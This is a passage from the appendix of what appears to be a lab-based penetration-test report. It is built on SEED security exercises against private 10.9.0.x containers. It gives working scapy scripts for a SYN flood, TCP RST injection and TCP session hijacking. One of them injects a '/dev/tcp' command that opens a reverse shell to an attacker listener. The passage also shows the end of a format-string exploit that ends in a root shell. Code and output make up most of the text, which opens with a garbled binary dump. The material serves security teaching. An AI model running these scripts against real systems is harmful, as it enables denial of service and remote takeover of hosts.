0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000040404040
server-10.9.0.5 | ################################################################################################################################
################################################################################################################################################
################################################################################################################################################
################################################################################################################################################
################################################################################################################################################
################################################################################################################################################
################################################################################################################################################
################################################################################################################################################
################################################################################################################################################
####################)[1@@C      @C
                        @CG@[H@K
@KP@CT@KH1@1@@5 | @KL@K
          @@@@@/bin/bash*-c*/bin/ls -l; echo '===== Success! ======'               *AAAABBBBCCCCDDDDThe target va
riable's value (after):  0x11223344
server-10.9.0.5 | total 776
server-10.9.0.5 | -rw------- 1 root root 319488 May  9 00:33 core
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 May  5 10:17 format
server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 May  5 10:17 server
server-10.9.0.5 | ===== Success! ======
```

Figure C.12.5: Successful execution of reverse shell

```
[05/08/24]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60820
root@7083c37e237d:/fmt# id
id
uid=0(root) gid=0(root) groups=0(root)
root@7083c37e237d:/fmt#
```

Figure C.12.6: Access to the remote server using reverse shell

C.13 SYN Flooding Attack

```python
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")             # Victim IP
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))     # Source IP
    pkt[TCP].sport = getrandbits(16)                    # Source Port
    pkt[TCP].seq = getrandbits(32)                      # Sequence number
    send(pkt, verbose = 0)
```

Figure C.13.1: Python script to send spoofed packets

```
[05/21/24]seed@VM:~/.../volumes$ vim synflood.py
[05/21/24]seed@VM:~/.../volumes$ sudo python3 synflood.py
```

Figure C.13.2: Execution of the script

```
[05/21/24]seed@VM:~$ docksh a80
root@a80c1702f32d:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@a80c1702f32d:/#
```

Figure C.13.3: Failed remote connection to a server using telnet

C.14 TCP RST Attacks on telnet Connections



Figure C.14.1: Initial Wireshark capture for the telnet connection to capture source port, destination port, and sequence number

```
from scapy.all import *

ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=34652, dport=23, flags="R", seq=3775358929)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Figure C.14.2: Python script to send TCP RST packet



Figure C.14.3: Wireshark capture after script execution

```
seed@a80c1702f32d:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b0e1747563f0 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue May 21 18:01:21 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/7
seed@b0e1747563f0:~$ Connection closed by foreign host.
root@b0e1747563f0:/home/seed#
root@b0e1747563f0:/home/seed#
```

Figure C.14.4: Current telnet connection is closed due to RST packet

C.15 TCP Session Hijacking



Figure C.15.1: Initial Wireshark capture for the telnet connection to capture source port, destination port, sequence number, and acknowledgment number

```
from scapy.all import *

ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=34652, dport=23, flags="A", seq=3775358369, ack=1875634405)
data = "echo 'TCP Session Hijacking!!!' >> tcphijacking.txt\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Figure C.15.2: Python script for session hijacking

```
root@b0e1747563f0:/home/seed# ls
tcphijacking.txt
root@b0e1747563f0:/home/seed# cat tcphijacking.txt
TCP Session Hijacking!!!
```

Figure C.15.3: File content that was saved on target server using TCP session hijacking

C.16 Creating Reverse Shell using TCP Session Hijacking

```
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
    pkt = ip/tcp/data
    send(pkt, verbose=0)

f = f'tcp and src host 10.9.0.5'
pkt = sniff(iface='br-41a77fda3715', filter=f, prn=spoof_pkt)
```

Figure C.16.1: Reverse shell Python script using TCP session hijacking

```
[05/20/24]seed@VM:~/.../volumes$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

Figure C.16.2: Listener shell

```
root@a80c1702f32d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b0e1747563f0 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue May 21 01:12:07 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@b0e1747563f0:~$
```

Figure C.16.3: Establishing new telnet connection to the remote server

```
[05/20/24]seed@VM:~/.../volumes$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 34214
seed@b0e1747563f0:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Figure C.16.3: Accessing the remote shell

Appendix D: Acknowledgements

- Nimish Srivastav, Lead Pentester
- Steven Smith, Security Analyst
- Super Big Bank IT Team

Appendix E: References

- https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/
- https://seedsecuritylabs.org/Labs_20.04/Web/Web_CSRF_Elgg/
- https://seedsecuritylabs.org/Labs_20.04/Software/Format_String/
- https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/
- https://www.first.org/cvss/v3.0/user-guide